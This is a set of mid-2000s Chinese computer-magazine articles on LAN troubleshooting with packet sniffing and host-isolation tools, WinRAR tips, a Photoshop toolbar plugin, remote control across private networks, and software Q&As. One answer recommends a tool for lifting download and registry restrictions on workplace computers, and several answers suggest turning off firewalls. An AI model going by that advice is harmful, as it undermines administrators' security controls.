Sniffer Pro(http://www.networkgeneral.com/)是一款相当强大的网络分析工具。大家知道，网络上的数据都是以数据包的形式传播，利用Sniffer Pro的网络分析功能，能够将通过一块网卡传输的所有的数据包都捕获下来，然后检查每个数据包的详细信息。如果把Sniffer Pro布置在代理服务器所在的计算机上，所有通过代理服务器访问Internet的数据包都将被记录下来。

安装完成后软件第一次启动会提示选择需要监视的网卡。一般代理服务器都有两块网卡，其中有一块是连接内部局域网，所有内部局域网内的上网请求全部由这块网卡进行数据传输。另一块是连接Internet，与外部网络进行数据交换，因为问题最大的可能出现在内部，所以我们需要选择连接内部局域网的网卡。之后就可以开始使用软件了。

第一步:点击工具栏中的“Start”(三角)按钮，这时会弹出Expert窗口，Sniffer Pro就开始了截获工作。虽然出口带宽不大，但是由于我们是检测的内部局域网，所有的请求都会从此经过，所以数据流量是很大的，应该注意一下状态栏的数据包数量，如果捕获的数据包数量太多，可能造成系统的缓慢，一般几秒钟就足够了。按下“F9”键捕获结束，就可以 览并分析捕获的结果了。

第二步:选择位于窗体下面的“Decodes”标签，Sniffer Pro刚刚记录下来的所有数据包内容就映入眼帘，我们可以注意“Summary”列(见图1)，里面存着大量的ICMP协议的数据包。ICMP是“Internet Control Message Protocol”的缩写，这个协议用于主机和路由器间传送控制信息，可用来探测网络是否通畅，我们经常使用的PING命令就是利用了这个协议，PING命令的原理是由主机发出一个ICMP协议的数据包(通常数据大小是32bit)，对方主机接收到之后发送一个返回信息，表明网络畅通，可以进行数据传输。但如果一台计算机接收到大量的ICMP数据包而无法进行及时回应时，主机就陷入了




图1

一种无法对任何服务进行响应的情况。

第三步:看到这里，我突然想到了最近网络上流行的冲击波病毒，中病毒后的计算机就是这种症状，网络无法访问的原因就在这里了。接下来就要分析一下到底是哪台主机在不间断的发送ICMP协议数据包。在“Decodes”标签下，可以看到发送ICMP协议数据包的源地址(Source Address)，这是一个内部局域网的IP地址，接下来要做的就是找到这台计算机并把它隔离开网络进行杀毒处理。

2.“网络执法官”帮你来“执法”

知道了IP地址，接下来就要靠另一个重量级软件出场了，它就是“网络执法官”(http://www.netrobocop.com)。“网络执法官”是一款局域网管理辅助软件，它能穿透防火墙对每一台计算机进行监控。软件可以安装在除了代理服务器计算机的任意同网段的电脑上。

第一步:安装完成之后，指定网卡的监控范围，在主界面上很快就会显示出所有该网段的计算机信息。这些信息包括IP地址、网卡地址(Mac地址)、计算机名称等信息(见图2)，找到刚才在Sniffer Pro里面发送ICMP数据包的计算机，看看你是否知道这台计算机的实际物理位置。




图2

第二步:在该计算机的记录项上单击鼠标右键，然后发一条消息，只要对方电脑的信使服务是开启的，就能读到这条消息。

第三步:如果没有反应，可以中断这台计算机与代理服务器的通讯。首先设置关键主机，在菜单栏里依次选择

“设置→关键主机”，打开“关键主机”窗口，将代理服务器的IP地址输入并添加到列表中(见图3)

第四步：选择带病毒计算机的记录，单击鼠标右键，选择“权限设定”，在对话框中选择“发现该用户与网络连接即进行管理”单选框，选择管理方式为“禁止与关键主机的TCP/IP连接”的选项。然后就等着电话找你报告说他上不了网吧，之后的工作就是杀毒了。




图3

“网络执法官”在我日常的网络维护工作中还能发挥更大的作用，不如来个更透彻的学习吧。

单位的局域网由于采用静态IP地址管理方式，经常发生IP地址冲突。因此我使用了“网络执法官”里一个重要的功能——IP-MAC绑定(注册版本的功能)。使用时，只要在一条电脑记录上单击鼠标右键，选择“MAC_IP绑定”，单击“全部绑定”按钮就把网卡物理地址和IP地址绑定了。



图4

除了已经分配好的IP地址，还有许多未分配的IP地址，为了防止这些资源被胡乱的占用，“网络执行管”还提供了IP保护这个功能，当一个新用户试图使用这个IP地址时，它将会被作为非法用户进行管理：首先，点击菜单中的“设置→IP保护”，打开“受保护IP”窗口。然后，按如图4所示将需要保护的IP地址输入即可。如果以后要使用这些地址，那么，把需要的地址从列表中删除就可以了。

3.“网管工具箱”中的其他工具

如果只有上面两个工具，当然不能真正体现出网管的水平，如果你想从事网管职业，还要熟悉下面这些软件。

Windows	要对各版本有所了解，熟练解决各种问题
Linux	要求有所了解，如果还要管理外部网站，通常必须掌握此系统
PCAnyWhere	非常不错的远程控制软件
Sygate Proxy	共享上网软件，多用于家庭或小规模网络
ISA	Internet Security And Accelerate Server，很多公司都在使用的代理/防火墙软件
Serv-U	大家熟知的FTP服务器端
Apache	Web服务器软件
MySQL	数据库软件，和PHP搭配相当完美
SSH Client	SSH客户端，加密的远程登录工具
CC Proxy	Socket代理软件
QMail	邮件服务器
Ghost	硬盘克隆工具，不用再辛苦地重装了
PQMagic	无损修改硬盘分区容量软件

网管的日常工作十分繁琐，如果是以前，出现这些问题后很麻烦，现在有了这些方便的网管工具，我的工作也变得轻松了些，可以抽出些时间继续学习了，如果发现了什么好东东，下次再和大家交流。 CF [YY05]

悬赏征缴行业“工具箱”

现Software@cfan.com.cn悬赏征缴各行各业“工具箱”，欢迎从事各种职业的读者“自投罗网”，将你工作中必须用到的，或是提高效率的各种共享、免费、商业软件附带简单说明一起发信告诉我们。你将会得到非常丰厚的赏金及扬名立万的机会。

网管常见的10大问题

1.“我上不去网！”

答：通常这是因为网线松动，只要将网线插紧就好了。

2.“网管，死机了！怎么办？”

答：没办法，如果你是网吧里的网管更是会经常遇到这种事——死机后根本不知道重启二字。教会他们重启吧……

3.“我要共享文件为什么看不到对方。”

答：看不到对方？不知道关闭防火墙吗？

4.“网管，我的Windows 98把防火墙关了别人还是看不到！”

答：Windows 98系统必须添加‘文件及打印共享’协议，才能让别人访问。

5.“网管，我的电脑怎么总是自动重启呀？”

答：一般是中了冲击波或震荡波病毒，请用相应的病毒专杀工具查杀。

6.“QQ能上，网页打不开！”

答：这种情况的解决方案我们已经介绍过多次了，具体方法请参考本刊2004年23期《杀毒后的处理——IE修复技巧三则》。

7.“自动获得的IP为什么不能上网？”

答：这个是由于DHCP服务故障导致的，请在命令行模式下执行Ipconfig /release后，再运行Ipconfig /renew。

8.“机器慢死了，启动后半天才能打开IE浏览器。”

答：启动程序太多，看看你的启动项里的内容是不是太多了。

9.“论坛及网页注册页面的确认码无法正常显示。”

答：请关闭第三方工具类似“上网助手”等，并将系统内置的防火墙关闭，特别是Windows XP SP2的自带防火墙。

10.“上不了网，杀毒软件提示有毒，清除后，再重启仍然提示未清除。”

答：要想彻底杀毒需要进入安全模式进行查杀，开机按F8进入即可。

我的 WinRAR 会换肤

★ ■软件 DIY

WinRAR 以其强大的功能和对 ZIP 等其他压缩格式的兼容支持，已经取代 WinZIP 成为压缩软件的霸主。目前，WinRAR 又推出了新的 3.50 Beta 2 版本，新版本在基本功能上新增了对 ZIP64 格式 ZIP 压缩文件和多卷 CAB 压缩文件的解压支持，同时在操作功能上也有了许多新的改进和贴心设计，比如下面介绍的换肤功能。

WinRAR 小档案

- 软件版本:3.50 Beta 2　　软件大小:1035KB
- 软件性质:共享软件(40天使用限制)　适用平台:Windows 9x/2000/XP
- 下载地址:http://nj.onlinedown.net/soft/22750.htm

网上有一种被称为美化版的 WinRAR 非常受欢迎，因为界面中的按钮图标设计非常漂亮，现在新版 WinRAR则提供了更换主题功能，用户可以直接下载相应主题文件来更改界面按钮图标。

第一步:在　览器中打开http://www.rarlab.com/themes.htm 页面可以下载到官方提供的主题文件，不过目前只有一款 foood 的图标包下载，提供有 3 套不同大小的图标规格。

第二步:下载后的主题文件是 RAR 压缩包，双击压缩包，WinRAR 就会自动提示你是否安装界面主题，单击"是"按钮即可安装，单击"否"则可以查看压缩包中的文件。

第三步:安装完毕后，在 WinRAR 菜单中单击"选项→主题"，就可以看到主题列表，选择需要的主题即可看到界面的改变了(见图)。



除了这款的皮肤外，你还可以从 http://www.newhua.com/cfan/200509/winrar-theme.rar 下载到另外几款皮肤

其实你用 WinRAR 打开这些主题文件，就会发现这些扩展名为 THEME.RAR 的主题文件，其实就是一个 RAR 压缩包。只要你有能力同样可以制作出不错的 WinRAR 主题。

小提示

如果想自制皮肤，可以参考 http://news.onlinedown.net/info/12058-1.htm及http://www.rarlab.com/themes_new.txt的相关说明文件。

CF [YY06]

我的 WinRAR 预览网页更快速

★ ■软件 DIY

我们知道，很多软件并不是一个单独的 EXE 就能正常执行的，然而我们直接在压缩包中双击运行这样的 EXE 文件时，却都能够正常运行，这是因为 WinRAR 默认设置双击 EXE 文件时，自动同时解压压缩包中的所有文件，从而保证了 EXE 文件的正常运行。这个默认特性同样适用于 HTM 和 HTML 文件，所以我们打开一个 WinRAR 压缩包中的网页文件时，可以看到包括图片在内的整个页面。但实际上，有时我们并不希望这样，因为它会延长压缩包中双击预览网页文件的时间，尤其是对于大体积的压缩包更为明显。现在，新版 WinRAR 中允许自定义这个特性，这样就可快速预览压缩包内的网页文件了：单击菜单"选项→设置"，打开"查看器"页面，在"解包所有用于"栏中删除"*.htm *.html"即可（见右图）。当然，如果有其他类型的文件双击预览时需要全部解压，也可以在这里添加它的文件类型。




CF [YY07]

让 WinRAR 支持的压缩扩展名更广一些

★ ■软件 DIY

除了 RAR、ZIP 等这些标准的压缩文件扩展名外，新版 WinRAR 还允许我们自定义特殊的压缩文件扩展名，并进行自动文件关联。例如笔者经常从某网站下载软件，但该网站使用的空间服务器不允许上传 RAR 类型的文件，因此从网站下载的 RAR 压缩文件扩展名都是"001"，下载后需要手工修改扩展名，当下载的文件较多时，这也是一项比较麻烦的工作，现在你则可以打开 WinRAR"设置"对话框中的"综合"选项卡，在"用户自定义压缩文件扩展名"栏中输入"001"（见图），即可把扩展名为"001"的 RAR 压缩文件与 WinRAR 进行自动关联，从而方便解压操作。



CF [YY08]

让我的 WinRAR 安全多一点

★ ■软件 DIY

WinRAR 3.5 Beta 2 在安全性方面也做出了一些小的改进。首先，禁止在压缩包中直接双击运行 *.pif 文件（PIF 文件是病毒传播的典型方式之一），这时它会提示"潜在的危险内容被阻止"。其次，对于一些通过使用双扩展名，并在虚假扩展名后面添加空格来隐藏真实扩展名的病毒程序，新版 WinRAR 在显示时将会自动移除不在文件名开头和结尾的连续空格，使文件名列表中能够显示出它的真正扩展名，例如一个名为"readme.txt   .exe"的文件在新旧版本 WinRAR 中的文件名显示对比如图所示，在新版本中可以明显看出这是一个经过伪装的文件。



小提示

WinRAR 在细节上的贴心设计一直是让人称道的，这次也同样进行了一些小的升级和改进：使用"向导"模式创建或更新压缩文件时，允许直接设置密码；显示文件列表时，将会以彩色显示加密的或压缩的 NTFS 文件；在工具栏右键菜单中新增"锁定工具栏"选项，可以防止意外的工具栏移动和改变大小；在解压对话中的"高级"选项卡中新增"删除压缩文件"选项，允许自动删除已经解压的压缩文件以节省磁盘空间。

CF [YY09]

我的 WinRAR 自解压界面大不同

★ ■软件 DIY

新版 WinRAR 自解压模块有了较大改进。首先，自解压模块不再使用 UPX 压缩，避免了以前版本使用 UPX 压缩导致一些反病毒软件的病毒误报，当然，这样的结果使得自解压文件的体积相应有些增大。其次，我们已经可以很方便地在自解压参数设置中，选择个性化的图片来替换默认的自解压图片（见图 1），具体使用方法如下。




图 1

第一步：选中要压缩的文件或文件夹，右击后，选择"添加到压缩文件"，勾选"常规"选项卡下的"创建自解压格式压缩文件"。

第二步：点击"高级"标签，点击"自解压选项"按钮，打开"高级自解压选项"窗口。

第三步：单击"文本和图标"选项卡，点击"从文件加载自解压图片"栏中的"览"按钮选择一个分辨率小于 300 × 90 的 BMP 格式图片即可（见图 2）。



图 2　通过"从文件加载自解压文件图标"下的"浏览"按钮，可以使用超过 32 × 32 大小和任何色彩的图标文件作为自解压文件的图标

小提示

★新版本 WinRAR 将纯 DOS 自解压模块文件 DOS.SFX 转移到了 RAR 的 DOS 版中发布了，如果你要创建 DOS 自解压文件，需要把以前版本的 DOS.SFX 文件复制到当前版本 WinRAR 安装目录下。

★如果你需要使用 UPX 压缩的自解压模块，可以从 http://upx.sourceforge.net 下载 UPX 工具，自行解压缩至 WinRAR 安装目录下，然后，在如图 2 所示窗口中的"模块"标签下进行选择即可。注意，新的自解压图片和图标特性将不能在 UPX 压缩过的自解压模块中使用，而且这两个新特性也不支持 Windows 9x/Me 操作系统。

CF [YY10]

■自由风

★★★

给Photoshop CS装上得心应手的快捷工具栏

本文可以帮你学到

- 在高版本Photoshop中使用快捷工具栏
- 自定义快捷工具栏

Photoshop是大家最常用的图像处理工具，但它没有工具栏这个弱点直到CS版依然没有改进。这样的设计虽然能获得尽量大的可视空间，但许多常用操作却需要点击几次菜单才能完成，很不方便。虽然你可以用快捷键来完成操作，不过组合式的快捷键比点击工具栏按钮更麻烦，而且还需要记忆。

笔者曾见到过一款叫做PhotoTools的软件，它有一个PhotoBars模块，可以通过插件的形式给Photoshop添加方便的工具栏按钮，但非常遗憾的是这款软件仅支持Photoshop 4.0～6.0版，最新CS版本根本无法正常安装。笔者对其进行分析后发现，通过简单修改，完全可以让这个实用的工具栏在Photoshop CS下正常安装和使用，而且只要掌握了这个方法，就可以让它在以后更新的Photoshop版本中使用。

1.安装:善意的欺骗

第一步:如果直接安装PhotoTools，在Locate Photoshop步骤中即使设置了正确的Photoshop安装路径，也会出现Can't find Photoshp.exe, Please select another directory...的错误提示，而无法继续安装。这是因为PhotoTools是通过文件名来识别Photoshop安装路径的，6.0之前的Photoshop主程序文件名使用的是8.3格式的Photoshp.exe，从7.0版本开始都改为了Photoshop.exe。为了让PhotoTools能够正常安装，首先需要将Photoshop安装目录中的Photoshop.exe复制一份，并改名为Photoshp.exe来骗过它的识别机制，然后在安装时选择正确的Photoshop安装路径，即可正常安装了。

第二步:由于在Photoshop CS中文版中，PhotoTools安装程序无法正确定位插件路径。它会把所有插件都自行安装到C盘根目录中，而我们只需要其中的PhotoBars工具栏模块即可。所以可以先在"C:\Program Files\Adobe\Photoshop CS\增效工具"(如果是Photoshop 7.0则为C:\Program Files\Adobe\Photoshop 7.0\Plug-ins)目录下新建PhotoBars目录，然后将C盘根目录下的PhotoBar.8bf、PhotoBars.exli.dll、PhotoEng.8bf三个文件以及C盘根目录下的PhotoBars目录整个复制到刚才新建的PhotoBars目录中即可(见图1)。

第三步:为了方便大家使用，笔者对PhotoBars进行了简单的界面汉化，你可以从http://www.newhua.com/cfan/200507/cnPhotoBars.rar下载cnPhotoBars.rar，然后将其解压到新建的PhotoBars目录中，覆盖原有文件即可。

现在运行Photoshop CS，你会发现在主界面中多出了两个工具条(见图2)，上面有许多按钮，默认的工具条和Photoshop的其他面板一样悬浮在主窗口中，只需双击工具条标题栏，它就会自动停靠在工具栏位置。不过，现在点击工具条中的按钮，很多都是不能用的，因为这些按钮的功能都是针对旧版Photoshop的菜单结构设计的，Photoshop CS的菜单结构变化很大，我们还需要重新设计按钮功能。

PhotoTools 小档案

u软件版本:3.06　　软件大小:11956KB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.skycn.com/soft/2535.html




图1




图2

小提示

当工具条处于悬浮状态时，你可以拖动其边框来改变它的形状，同时也可以直接拖拽它到屏幕四周，工具条就会自动停靠在屏幕的某个边缘。

2.设计:我的按钮我做主

PhotoBars默认的工具条按钮设置并不符合我们的要求，而且大多数按钮是与其功能不对应的，因此需要对其中的按钮进行重新设计和修改。在名为PhotoTools Command的工具条中单击第一个按钮Edit PhotoBars，可以对PhotoBars中的各个工具条进行整体控制(见图3)，在对话框中单击工具条名称前面的"√"标志可以切换该工具条当前是否启用，右侧的按钮可以对工具条进行删除、改



图3

名等操作。单击“新建”按钮可以新建一个空的工具栏，不过笔者觉得只要一个工具条，把最常用的功能按钮放进去就行，太多的工具条显示在窗口中反而不容易操作，而且会影响到编辑时的可视范围。PhotoBars默认的Standard工具条包含了许多常用的功能按钮，可以在它的基础上进行重新修改。单击“自定义”按钮可以打开“自定义工具条”对话框，在“类别”中单击名称后可以在右侧的列表中看到该类别中的按钮。例如选择Files Menu 5.5类别后，就可以看到在Photoshop“文件”菜单中对应的“新建”、“打开”、“存盘”等按钮(见图4)。


图4

①添加按钮。打开相应的“类别”名称，在右边找到要添加的按钮(将鼠标指针悬浮于按钮上可以看到按钮功能提示)，将其拖拽到工具条上的某个位置即可。如果你稍微向右拖动工具条中的按钮离开原位置几秒，这时可以在按钮左边添加一个按钮分隔符，用以区别不同功能的按钮，形成分类。

小提示

单击“新建按钮”也可以直接创建一个按钮，但使用该方法创建，你需要先制作一个19像素×17像素大小，16色的图片，并将它复制到剪贴板中，比较麻烦，所以建议直接使用软件自带的按钮进行修改。

②删除按钮。直接将工具条中需要删除的按钮拖出工具条即可删除，或者用鼠标点击工具条中的按钮，然后按DEL键删除。

③按钮修改。修改按钮功能时，必须使工具条处于悬浮状态(双击工具条中的空白处即可使其悬浮)，然后按下Ctrl+Alt组合键，用鼠标双击按钮，打开“按钮编辑器”对话框(见图5)。在“描述”中可以输入该按钮的提示信息，“命令类型”中有三种方式来实现功能，但笔者建议使用最稳定的“菜单”功能来实现。它实际上就是按照Photoshop中“菜单→子菜单→项目”的结构，通过序号来指定按钮的功能，其中序号是按照从左到右，从上到下的顺序，从“0”开始计数的，例如“文件”菜单的序号为“0”，而“视图”菜单的序号就为“6”。这里要注意的是，“子菜单”和“项目”中的分隔符也要作为一个计数项目，例如“文件”菜单中的“新建”命令序号为“0”，而“存储为”命令的序号就是“11”(注意有两个分隔符)。下面我们按照按钮功能的三种类


图5

型,分别以实例来介绍如何填写“菜单”序号。

小提示

在展开Photoshop主菜单后,有向右箭头标志的是子菜单,表示下面还有项目,没有箭头的都是项目。

实例1:曲线调整按钮。该按钮对应的功能位于菜单“图像→调整→曲线”下,是一种典型的“菜单→子菜单→项目”的结构,因此在对话框中的序号应设置为“菜单 2,子菜单 2,项目 4”。

实例2:图像大小按钮。该按钮对应的功能是“图像”菜单中的“图像大小”,这是一种“菜单→项目”的结构,由于没有子菜单,PhotoBars中规定这时“子菜单”序号应填为“-1”,所以完整的序号设置应该是“菜单 2,子菜单 -1,项目 8”。

实例3:旋转画布按钮。这里我们希望单击该按钮后能够弹出菜单以选择具体的操作项目,也就是弹出菜单按钮,这里没有指定具体的项目。PhotoBars中也规定此时“项目”应设置为“-1”,因此完整的序号是“菜单 2,子菜单 11,项目 -1”。

小提示

如果要调整面板中按钮顺序,可先按下Alt键,再拖动按钮到指定位置。如果按下Alt键后,直接把按钮拖出工具条,则可删除按钮。

3.备份:让PhotoBars工具条使用更方便

可能你会觉得每次安装这个工具条的步骤似乎太麻烦了一些,其实只是第一次安装时比较麻烦一些,PhotoBars工具条是一个绿色插件,只需要将C:\Program Files\Adobe\Photoshop CS\增效工具\PhotoBars目录下的所有文件备份下来,以后重装系统或Photoshop时就不需要再安装PhotoTools,只要将恢复备份的文件复制到插件目录即可,而且PhotoBars子目录中的文件就是工具条配置文件,这样备份后就不会丢失你辛苦配置好的工具条了。

小提示

如果哪天你忽然发现启动Photoshop后没有出现PhotoBars工具栏,很可能是你没有注册软件的原因,建议你在安装完PhotoTools后立即进行注册,并将注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Extensis\PhotoTools 3.0\Registration]主键下的数据导出备份,以后只需导入这个注册表文件即可实现注册。

最后,我再把自己已经制作好的一个工具条配置文件奉献给大家作为参考,里面有最常用的文件新建、打开、保存以及常用的图像编辑和选区操作功能,下载地址是http://www.newhua.com/cfan/200507/configBars.rar,下载后将压缩包中的文件解压到C:\Program Files\Adobe\Photoshop CS\增效工具\PhotoBars\PhotoBars目录中即可(不要修改压缩包中的文件名称,否则无法使用)。当然,你也可以按照自己的要求对这个工具条进行修改,总之,目的就是让自己的操作更方便。

CF [YY11]

内网也能用远程控制

★ ■廖宁

《电脑爱好者》2004年24期《又快又实用的远程控制法宝》一文,介绍了远程控制软件Ultr@VNC。我正一直为无法远程帮助老爸处理电脑故障而烦恼。所以按介绍的地址下载了软件,并分别在自己和老爸电脑上安装好,再根据文章介绍在两台电脑上一步步设置好。当我满心欢喜地点击我电脑上的“Ultr@VNC 查看器”连接窗口的“连接”按钮,却怎么也连不上老爸的电脑,也没有密码提示框(见图1)。



图1 双方都是内网,所以出现错误

任凭我更改端口,关闭双方网络防火墙,试遍软件的各种设置都无法连接。

经过分析和思考我估计是由于和老爸都是在不同的内网所致,难道就只能束手无策?我突然想起以前《电脑爱好者》介绍过有关QQ传文件大提速的文章,使用一款叫VNN Client的软件可以突破内网限制,提高QQ传文件的速度,还可以突破内网实现视频聊天,既然它可以突破内网提高QQ性能,自然也可以突破内网实现远程控制。

第一步:安装好Ultr@VNC的服务器端及客户端再从http://www.vnn.cn/处下载VNN Client的最新3.0版,并进行安装。

第二步:远程控制双方均在登录界面中点击“单击左键以注册一个新账号”,在弹出窗口中注册新的账号,注意“账号名称”要使用“用户名.user.vnn.cn”的格式。如果有账号,则直接登录即可。

第三步:远程控制两端均登录VNN后,去除“文件”菜单下“简洁模式”的勾选。

第四步:在控制端点击工具栏中的“密友名单”。使用“添加”按钮,添加远程服务器端的账号(见图2)。



图2

第五步:这时双方已经建立连接。在控制端启动“Ultr@VNC 查看器”,在打开的连接窗口的“VNC服务器”下输入远程服务器端的IP(注意是登录VNN Client后分配的虚拟IP,而不是你上网用的IP)。再点击“连接”按钮,就可以开始远程控制了。

CF [YY12]

新软物语

软件版本:3.0 Final
软件大小:86KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/36408.htm

快速打开注册表指定键:注册表快捷方式

问:我经常要修改注册表中的键值，请问有没有可以快速打开注册表指定项的方法?



答:如果只是简单应用，并且使用的是Windows 2000以上版本的操作系统，直接使用“注册表编辑器”中的“收藏夹”功能就可以解决。如果需要经常使用，则推荐使用软件“注册表快捷方式”，顾名思义，它可以在“注册表编辑器”中快速定位至指定键值。

打开软件后，从下拉菜单中选择好要打开的键值，软件就会自动打开“注册表编辑器”，并移至相应位置。点击“添加快捷方式”或“将剪贴板中的快捷方式添加到软件中”可以为软件添加“注册表快捷方式”，以便下次快速选取了。

强制禁止打游戏:不准玩游戏



软件版本:2005 Ⅷ.2
软件大小:858 KB
软件性质:共享软件(7天使用限制)
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/38143.htm

问:我想让孩子平常不要随便玩游戏，为防止万一，请问有没有可以限制游戏运行的软件呢?

答:我们为你推荐一款名为“不准玩游戏”的软件，这款软件可以根据时间来限制游戏运行，而且除了软件已经内置的禁止运行的游戏外，用户还可以自行添加限制的游戏。利用软件的记录功能，可以查看使用者玩过的游戏。

打开软件后，先设置好密码，再“启动服务”，接着点击“限制”按钮，勾选好禁玩的游戏，同时设置好“禁玩时间段”，最后点击“应用”即可。如果你需要查看在非限制时间内玩过的游戏，那么可在“常规”按钮下点击“查看记录”按钮即可。

在电脑上作画:Alias SketchBook Pro

问:我刚买了一个便宜的手写板，附带的软件功能不多，现在想在电脑上画图，请问有什么软件可以实现呢?



答:不管你是否使用手写板绘画，哪怕是用鼠标画画，也建议你去试试Alias SketchBook Pro。它是一款专门用于绘画的软件，具有铅笔、原子笔、马克笔等效果，非常不错。

进入软件后，点击左下角不同按钮，可以显示出不同的子按钮。软件最大的特色就是像Photoshop一样引入了图层概念，可以通过点击左数第二个按钮，选择“图层”子按钮，打开图层窗口，在此窗口上按住左键，就可以进行新建、合并、复制图层等操作了。

软件版本:1.1.1汉化版
软件大小:6396KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://nj.onlinedown.net/soft/29140.htm

CFan小白鼠

新软试用

陕西读者夜语:我从网上下载了一款名为PortFree Production Program的软件，它可以修复诸如闪存盘无法识别、无法读取数据、无法访问或是容量变小等问题。不过这款软件只适用于部分品牌的闪存盘。如果你的闪盘出了问题，而又被这款软件所识别，可以打开软件，然后选择菜单中的“Functions→Option”(功能→选项)，在“Flash Test”(闪存盘测试)选项卡中勾选“Low Level Format”(低级格式化)，点击“OK→RUN”按钮即可。

软件版本:3.16
软件大小:1.63MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200509/PFPP.rar

试用体验

北京读者小艾:前段时间金山词霸2005推出了官方取词补丁，主要就是解决在取词时McAfee会报告内存溢出的问题。正在同时使用这两款软件的朋友快去下载安装吧。

下载地址:http://www.newhua.com/cfan/200509/dictsp.zip

北京读者小艾:现在网上非常流行腾讯QQ2005的精简版，这是网友自己制作的版本，它集成了最新的珊瑚虫外挂，重要的是它去除了皮肤中QQ音乐、QQ宠物、QQ邮箱等多个一般不常使用的功能。如果觉得QQ2005占资源过多，或想使用精简的皮肤，那么推荐使用此版本。

下载地址:http://ftp.pconline.com.cn/pub/download/200504/qqlite.exe

最近更新

UPIEA 2005 Ver1.32c

升级指数:★★★

IE 插件屏蔽软件。新版本可以免疫 432 个 IE 插件，可以显示当前已安装的 IE 插件，可以查杀部分流行病毒等等。

下载地址:http://www.lumix.cn/upiea.zip

万能五笔 EXE 外挂 6.42.18 版

升级指数:★★★★

老牌的五笔软件。新版本改进了在多种即时通讯软件中输入时的问题；增加"菜"按钮，可进行个性化设置；优化造词功能，真正做到"所见即所得"。除此之外，还修正了很多其他 BUG，并增加了很多新功能。

下载地址:http://www.onlinedown.net/soft/1165.htm

Alcohol 120% 1.9.5.2802

升级指数:★

非常不错的虚拟光驱软件。此版本主要进行了 BUG 的修复，如果不升级也不影响使用。但最好升级至 1.9.5.2722 版，该版本新增了数种支持的媒体类型。

下载地址:http://trial.alcohol-soft.com/en/download_120.php

瑞星听诊器 3.3

升级指数:★★

配合杀毒软件使用的辅助工具。新增加了提取灰鸽子病毒中 DLL 文件的功能。

下载地址:http://download.rising.com.cn/for_down/RavDetect.exe

O&O Defrag V8.0

升级指数:★★★★

功能强大的磁盘整理工具。新版可以在引导前对硬盘进行整理；可以对移动硬盘、各类存储卡进行整理；增加了一键整理等功能。新版本新增了不少功能，推荐大家升级。

下载地址:http://nj.onlinedown.net/soft/22287.htm

使用限制轻松破:精锐网吧辅助工具

问:因为工作环境，我可用到的电脑都设置了下载限制、还有些隐藏了硬盘分区盘符，无法使用注册表等，请问解除这些限制有什么好方法吗?

答:你可以试试"精锐网吧辅助工具"，就像它的名字，这款软件是专门清除网吧常见限制的软件，当然也适用于你的情况。"精锐网吧辅助工具"不仅可以解除网吧中常见的限制，还可以进行进程、启动项管理，控制面板、系统工具的调用，除此之外，还有 QQ 刷等级及发送邮件等附加功能。

打开软件后，点击"限制恢复"标签，就可以在其中点选要解除限制的按钮了。另外，如果你觉得有必要，那么可以勾选"灰色按钮激活"来解除一些原本无法实现的功能。



软件版本:4.0
软件大小:1.7MB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200509/wbfz.rar

让 MSN 的表情动起来:MSN 桃源助手



软件版本:3.0
软件大小:12KB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.bjcg.com/UpLoadFiles/Tools/MSNBJCG3.rar

问:我想使用 MSN Messenger 的动态头像，请问可不可以实现呢?

答:最新的 MSN Messenger 7.0(以下简称 MSN)，已经实现了支持动态头像的功能，但此功能暂时还是收费的，只有通过软件来解决这个问题了，这里推荐"MSN 桃源助手"。

首先，要确认你的 MSN 版本为 7.0732 或以上版本(下载地址:http://dl.pconline.com.cn/html/1/1/dlid=2461&dltypeid=1&pn=0&.html)，然后下载"MSN 桃源助手"，点击"菜单"中的"页面→动态"，再点击喜欢的头像即可。这样以后你只要发送不同的表情，头像就会自动动态调整。

中文版的 SlideBar:MSN 幸运虫 Luckbug 版通讯工具

问:我知道有一款软件名为 SlideBar，它内置了时钟、新闻　览、媒体播放等功能，只是这款软件为英文软件，请问有没有中文版的呢?

